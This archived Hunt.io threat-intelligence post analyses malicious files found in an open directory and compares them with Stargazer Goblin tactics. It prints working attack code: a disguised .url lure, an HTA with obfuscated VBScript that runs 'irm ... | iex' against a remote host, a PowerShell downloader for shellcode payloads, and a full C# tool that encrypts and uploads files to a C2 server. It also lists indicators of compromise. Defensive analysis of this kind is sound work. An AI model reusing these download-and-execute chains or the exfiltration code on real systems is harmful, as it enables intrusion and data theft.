Echoes of Stargazer Goblin: Analyzing Shared TTPs from an Open Directory | Hunt.io

Published: 2024-09-24 · Archived: 2026-04-05 16:36:01 UTC

Introduction

Special thanks to Matthew from our team for his sharp eye in identifying this open directory, which set the stage for our investigation.

Open directories often offer a unique glimpse into how threat actors craft their campaigns and target networks, providing defenders with critical insights into their evolving TTPs.

Recently, we encountered files exposed on a server that revealed attack methods remarkably similar to those used by the threat actor group Stargazer Goblin. Like the group first identified by CheckPoint Research, the files we'll discuss below used .hta and .bin files, and PowerShell to inject shellcode into legitimate processes to deliver malware.

This post will explore these overlaps in code and tactics, recognizing that while CheckPoint's reporting and the directory we found share a striking resemblance, further evidence is needed before any definitive attribution can be made.

A Chance Discovery: The Open Directory That Prompted Our Investigation

Sometimes, the most unexpected clues into a threat actor's operations come from the least likely places. Our team uncovered an open directory at **52.156.24[.]251:80** during a routine sweep of exposed assets across the Hunt platform. At first glance, the directory appeared to be yet another forgotten repository on the outskirts of the web. However, several files named after a published book on graphic design with extensions like **.bin**, **.hta**, and **pdf.url** caught our eye.



Figure 1: Screenshot of the open directory in Hunt.

Upon closer inspection, the directory's contents revealed patterns similar to those seen in recently reported threat activity. The .hta and HTML files, packed with obfuscated VBScript designed to download additional files, closely mirror the

methods attributed to Stargazer Goblin.

This discovery pointed to the possibility of a deliberate malware distribution campaign by a sophisticated actor. Driven by these findings, we decided to investigate further, uncovering additional parallels, which will be covered in the following sections.

Brief Analysis of Files Found on the Server

Several files in the directory are named after "**Logo Modernism**," a book by Jens Müller and R. Roger Remington, suggesting an attempt to blend in with legitimate content related to graphic design. Within the /lr folder, we discovered three randomly named binary files: **a benign executable named pdfreader.exe and a compressed file, Archive.zip**.



Figure 2: Contents of /lr folder.

Extracting Archive.zip resulted in several PDFs of seemingly legitimate books on graphic design, aligning with the "Logo Modernism" theme. **Logo_Modernism.pdf.url**--a deceptive shortcut disguised as a PDF was also included in the folder. Although the double extension file does not have an icon, we can hypothesize it serves as a lure to execute commands and gain initial access.



Figure 3: Contents of Archive.zip including Logo_Modernism.pdf.url.

Additionally, the directory contained two other files, which raised red flags. The first, become.txt, contains PowerShell code with variable naming conventions identical to those documented in the CheckPoint report, suggesting a possible connection or an attempt to emulate Stargazer Goblin.

The second file, code.ps1 consists of a highly obfuscated PowerShell script that, once decoded, reveals a data exfiltration tool that communicates with a private IP address. We can assess with a high degree of certainty that, when combined, these artifacts are likely part of a broader malicious operation.

Unpacking the Attack Flow

In the last section, we identified the Logo_Modernism.pdf.url file as the likely method for initial access. We can assume the zip file is delivered through phishing or drive-by download.

This campaign leads to the open-source emulation framework, **Sliver C2**, which differs from the predominant stealer malware identified in the above report.

To better understand how these files function within the broader attack, we mapped out the attack flow to show the steps to infect networks. The diagram below shows how each component--beginning with the .url file disguised as PDF.



Figure 4: Attack flow diagram.

Logo_Modernism.pdf.url reaches out to the open directory to download "Logo_Modernism.html." The URL uses unicode non-breaking spaces (%E2%A0%80), likely for padding to hide the file extension.

```
  [{000214A0-0000-0000-C000-000000000046}]
Prop3=19,0
[InternetShortcut]
IDList=
URL=mhtml:http://52.156.24.251:80Logo_Modernism%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%
HotKey=0
IconIndex=13
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

Copy

Logo_Modernism.pdf.url

The downloaded HTML file opens a new browser window or tab and resizes the window to 1x1 pixels, making it almost impossible to see. An HTTP GET request is then made to **https://cbmelipilla[.]cl/te/hhhh.php**. The domain, likely compromised, is a legitimate site for a school in Chile. As of the time of writing, the PHP file was no longer available.

It's worth noting that CheckPoint also identified the use of PHP files on compromised WordPress sites to check the Referer header and check if the IP address matched a deny list. Without examining the script, we can only assume this is a similar functionality the actor uses.

An HTA file hosted on the open directory is embedded in the webpage, which we'll describe next.

```
  <!DOCTYPE html>

<html lang="en">
  <head>
 <script>
window.open('', '_self', '');
window.resizeTo(1, 1);
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://cbmelipilla.cl/te/hhhh.php', true);
xhr.onload = function() {

};
xhr.send();
setTimeout(function() {
window.close();
}, 5000000);
</script>

<iframe src="http://52.156.24.251:80/Logo_Modernism%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2%A0%80%E2
  </head>
  </body>
</html>
```

Copy

Logo_Modernism.html

Logo_Modernism.hta (image below) defines an application named "**WelsonJS**" and makes the windows non-resizable and minimized. The file contains XOR-obfuscated VB script code that initializes three variables. Additionally, JavaScript is used to fetch an image, again related to graphic design from **th.bing.com**, likely as a decoy while the malicious code runs.

Update (14 Nov 2024): WelsonJS is a legitimate open-source project on GitHub designed to help developers build Windows applications using the built-in JavaScript engine.

```
  <hta:application
 ID="WELSONJS_WINDOW"
 Version="0.2.7.2"
 ApplicationName="WelsonJS"
 Border="None"
 BorderStyle="Static"
 InnerBorder="No"
 Caption="No"
 Icon="app/favicon.ico"
 ContextMenu="No"
 MaximizeButton="No"
 MinimizeButton="No"
 Navigable="No"
 Scroll="No"
 ScrollFlat="Yes"
 Selection="No"
 ShowInTaskbar="Yes"
 SingleInstance="Yes"
 SysMenu="Yes"
 WindowState="minimize"
 Selection="No"
 />
 <script language="VBScript">
Dim age34
For enough7 = 1 To Len("tksavwlahh$mvi$lppt>++16*512*60*615><4+fagkia*p|p$x$ma|")

 age34 = age34 & Chr(Asc(Mid("tksavwlahh$mvi$lppt>++16*512*60*615><4+fagkia*p|p$x$ma|", enough7, 1)) Xor 4)
Next

 Dim master68
For master681 = 1 To Len("smjicipw>XX*XvkkpXgmir6")
 master68 = master68 & Chr(Asc(Mid("smjicipw>XX*XvkkpXgmir6", master681, 1)) Xor 4)
Next

Dim ancient26
For ancient261 = 1 To Len("Smj76[Tvkgaww")
 ancient26 = ancient26 & Chr(Asc(Mid("Smj76[Tvkgaww", ancient261, 1)) Xor 4)
Next

 Set must41 = GetObject(master68)
 Set wire57 = must41.Get(ancient26)

 intReturn = wire57.Create(age34, Null, Null, intProcessID)
</script>

<script type="text/javascript">
var xhr = new XMLHttpRequest();
xhr.open('GET', 'https://th.bing.com/th/id/OIP.pX9WI317OvdCni4eKNLvQgHaKu?rs=1&pid=ImgDetMain', true);
xhr.onload = function() {

};
```

```
xhr.send();
</script>
 <title>Welcome to WelsonJS application</title>
fdsfdsfasdf1232
```

Copy

Logo_Modernism.hta

The VBScript runs PowerShell commands that download and execute the code found within become.txt. The deobfuscated code is below:

```
  age34 = "powershell irm http://52.156.24.251:80/become.txt | iex"

master68 = "winmgmts:\\\\.\\root\\cimv2"

ancient26 = "Win32_Process"
```

Copy

Deobfuscated VB script code within .HTA file.

become.txt consists of a PowerShell script designed to download the three .bin files and pdfreader.exe to the \Temp directory and run the code. The activity is hidden by minimizing the console window.

The code in the text file, mainly the variable names, matches those used in a .NET injector described by CheckPoint.

```
  $crop213 = @'
[DllImport("kernel32.dll")]
public static extern IntPtr GetConsoleWindow();

[DllImport("user32.dll")]
public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
'@

Add-Type -MemberDefinition $crop213 -Namespace "crumble542543" -Name "culture6546"
$danger5646 = [crumble542543.culture6546]::GetConsoleWindow()
[crumble542543.culture6546]::ShowWindow($danger5646, 0)

$webClient = New-Object System.Net.WebClient
$tempPath = [System.IO.Path]::GetTempPath()

$webClient.DownloadFile("http://52.156.24.251:80/lr/12bre356yh.bin", "$tempPath"+"12bre356yh.bin")
$webClient.DownloadFile("http://52.156.24.251:80/lr/12bre35yh.bin", "$tempPath"+"12bre35yh.bin")
$webClient.DownloadFile("http://52.156.24.251:80/lr/12wefre356yh.bin", "$tempPath"+"12wefre356yh.bin")
```

```
$webClient.DownloadFile("http://52.156.24.251:80/lr/pdfreader.exe", "$tempPath"+"pdfreader.exe")

Set-Location -Path "$tempPath"
$p="$tempPath"+"pdfreader.exe"
& $p
```

Copy

Contents of become.txt

The three .bin files-12bre35yh.bin, 12bre356yh.bin, and 12wefre356yh.bin-contained shellcode generated by the **donut** project, a tool commonly used to load shellcode into memory while evading detection. As the contents were heavily obfuscated, direct analysis provided limited insights. To obtain more detailed information, we utilized Volexity's open-source tool, **donut_decryptor**, to extract the payloads.

A brief description of each file after decryption is below:

- mod_12bre35yh.bin: A PyInstaller executable, minimally detected in VirusTotal (2/73).
- mod_12bre356yh.bin: A **Sliver** C2 component configured to connect to **52.156.24.251:8888**.
- mod_12wefre356yh.bin: A Win32 executable with a low detection rate (2 out of 70 on VirusTotal).

We also examined the contents of code.ps1, a PowerShell script encoded using a bitwise XOR operation. Each character in the script was XORed with the hexadecimal value 0x4E (78 in decimal) to hide its malicious activity.

By applying a few lines of Python, we decoded the script, revealing the following:

```
  echo 'using System;
using System.IO;
using System.IO.Compression;
using System.Net.Http;
using System.Security.Cryptography;
using System.Text;
using System.Threading;
using System.Threading.Tasks;

class Program
{
static async Task Main(string[] args)
{
 string sourceFolderPath = @"C:\Users\ra3ed\OneDrive\desktop\sec-proj\iphon14";
 string compressedFilePath = @"C:\Users\ra3ed\OneDrive\desktop\sec-proj\CompressedFile.zip";
 string c2Url = "http://10.162.221.3:63434";
 const int delay = 5 * 60 * 1000;

 CompressFolder(sourceFolderPath, compressedFilePath);

 long fileSize = new FileInfo(compressedFilePath).Length;
 int chunkSize = (int)Math.Ceiling((double)fileSize / 5);
```

```
 await TransferFileInParts(compressedFilePath, c2Url, chunkSize, delay);
}

static void CompressFolder(string folderPath, string zipPath)
{
 if (File.Exists(zipPath))
 {
 File.Delete(zipPath);
 }

 ZipFile.CreateFromDirectory(folderPath, zipPath);
}

static async Task TransferFileInParts(string filePath, string url, int chunkSize, int delay)
{
 using (FileStream fileStream = new FileStream(filePath, FileMode.Open, FileAccess.Read))
 {
 long fileSize = fileStream.Length;
 int numberOfChunks = (int)Math.Ceiling((double)fileSize / chunkSize);

 for (int i = 0; i < numberOfChunks; i++)
 {
 byte[] buffer = new byte[chunkSize];
 int bytesRead = fileStream.Read(buffer, 0, chunkSize);

 byte[] encryptedChunk = EncryptData(buffer, bytesRead);
 await UploadChunkHttpAsync(encryptedChunk, encryptedChunk.Length, url, i + 1);

 if (i < numberOfChunks - 1)
 {
 await Task.Delay(delay);
 }
 }
 }
}

static byte[] EncryptData(byte[] data, int length)
{
 byte[] key = Encoding.ASCII.GetBytes("Blu3Ranger");
 byte[] encrypted = new byte[length];
 for (int i = 0; i < length; i++)
 {
 encrypted[i] = (byte)(data[i] ^ key[i % key.Length]);
 }
 return encrypted;
}

static async Task UploadChunkHttpAsync(byte[] buffer, int bytesRead, string url, int partNumber)
{
 using (var client = new HttpClient())
 {
 var requestUri = $"{url}?part={partNumber}";

 using (var content = new ByteArrayContent(buffer, 0, bytesRead))
 {
```

```
content.Headers.ContentType = new System.Net.Http.Headers.MediaTypeHeaderValue("application/octet-stream");

using (var request = new HttpRequestMessage(HttpMethod.Post, requestUri))
{
request.Headers.Add("User-Agent", "Mozilla/5.0");
request.Headers.Add("Accept", "application/json");
request.Content = content;

HttpResponseMessage response = await client.SendAsync(request);
response.EnsureSuccessStatusCode();
Console.WriteLine("Upload complete: " + response.RequestMessage.RequestUri);
}
}
}
}
}'>12344.cs;
```

Copy

Contents of code.ps1

The decoded content contained C# code, a tool designed for data exfiltration. It encrypts chunks of data with the key "**Blu3Ranger**" and exfiltrates them to a private IP address using HTTP POST requests.

Notably, on 13 September, the domain **books.bluerangers[.]site** began resolving to the same open directory server.

Drawing Parallels: Echoes of Stargazer Goblin

While our findings do not provide direct evidence of a link to the Stargazer Goblin group identified by CheckPoint Research, there are several notable similarities and differences between the tactics used in both cases. Our analysis highlights the following key points:

Similarities:

- **Targeting Methodology**: Our findings and the Stargazer Goblin report describe the use of phishing campaigns and malicious downloads to compromise victims, indicating a similar approach to initial access techniques.
- **File Types and Delivery Mechanisms**: The open directory mirrors Campaign 1 in the CheckPoint report, utilizing a similar combination of files: HTML, .HTA files, obfuscated VBScript, PowerShell scripts, .NET code, and .bin files containing shellcode for malware delivery.
- **Variable Naming in Malicious Scripts**: The malicious VBScript in both cases uses similarly structured variable names (e.g., **tired52** in the CheckPoint report versus **age34** in the open directory), suggesting a possible effort to emulate or reuse known malicious coding patterns.

Differences:

- **File Handling and Execution**: The file useless.txt from the Stargazers campaign adopts a stealthier technique by downloading a single file and executing it directly in memory, minimizing detection risks.

In contrast, become.txt from the open directory takes a more rudimentary approach by downloading three binary files directly to disk-an action more likely to trigger alerts from standard security controls.

- **Level of Sophistication**: Using less sophisticated tactics, such as dropping files to disk, combined with the data in code.ps1, suggests a potentially different threat actor profile. These differences, including folder paths in the PowerShell script referring to a sub-folder named "sec-proj" (possibly short for "security project"), lead us to consider the possibility that this could be a Red Team or another actor attempting to emulate the tactics of Stargazer Goblin.

Final Thoughts

In summary, while there are clear overlaps in tactics and techniques with those seen in the Stargazer Goblin campaigns, specific indicators-such as the absence of GitHub-based distribution or the use of less sophisticated file handling-make a direct attribution to Stargazer Goblin uncertain.

These similarities might reflect coincidence or an attempt by another actor to imitate known methods. Without additional evidence, any definitive connection remains speculative, highlighting the need for continued monitoring and analysis.

Network Observables

IP Address	ASN	Ports Open	Domain(s)	Notes
52.156.24[.]251:80	Microsoft Corporation	22, 80, 443, 31337, 8888	books.bluerangers[.]site	Open directory containing malicious files. Port 8888 served as the C2 for Sliver.

Host Observables

File Name	SHA-256 Hash	Notes
Logo_Modernism.hta	5a782ed1af8a937f691391479e38fef11b9e3e48c7efec832f2e42e801ec5756	Contains obfuscated VB script, which downloads become.t
Logo_Modernism.html	a738e4deae350b369aef566558c430fa3a8ac52dbdcb1f27a676fde9f7db9cbe	Decoy HTML page with an iframe that downloads Logo_Modernism.ht
Logo_Modernism.pdf.url	cdfb1afbd30b1eb484cc0e13caf2dd791429d8e9fbaedee77dce2a5a8e31e540	Shortcut file which downloads Logo_Modernism.ht
become.txt	588abfb199a1f9a199c8cfe072b551f844289fd26d043b510915a4da8ed781f7	PowerShell code to download .bin files and pdfreader.exe
code.ps1	e64112efcfe916abad6d4c86b4cc14973e6f9b30694781190ca21d05b687029f	Data exfiltration too communicating with private IP address or port 63434
/lr/12bre356yh.bin	44daec80b70c40d8a03b15d89ab8f85590551606063bc3b12a74498ac065cb44	PyInstaller EXE

File Name	SHA-256 Hash	Notes
/lr/12bre356h.bin	808ff1ef0360c8c58a523eccf8a6107b9905393fea2384f58e05ee3cee15ded4	Sliver malware
/lr/12wefre356yh.bin	d63d4a50460b6797eb177dc9728ba6454853250d0ee3b0e50d7d9e32882bcf4b	Win32 EXE
/lr/Archive.zip	bfe8d4bf3ccf26321b9af67fe7baa33d27a88e03aeee7369b00ed3724c8a451b	Zip file containing benign PDFs and malicious pdf.url file

---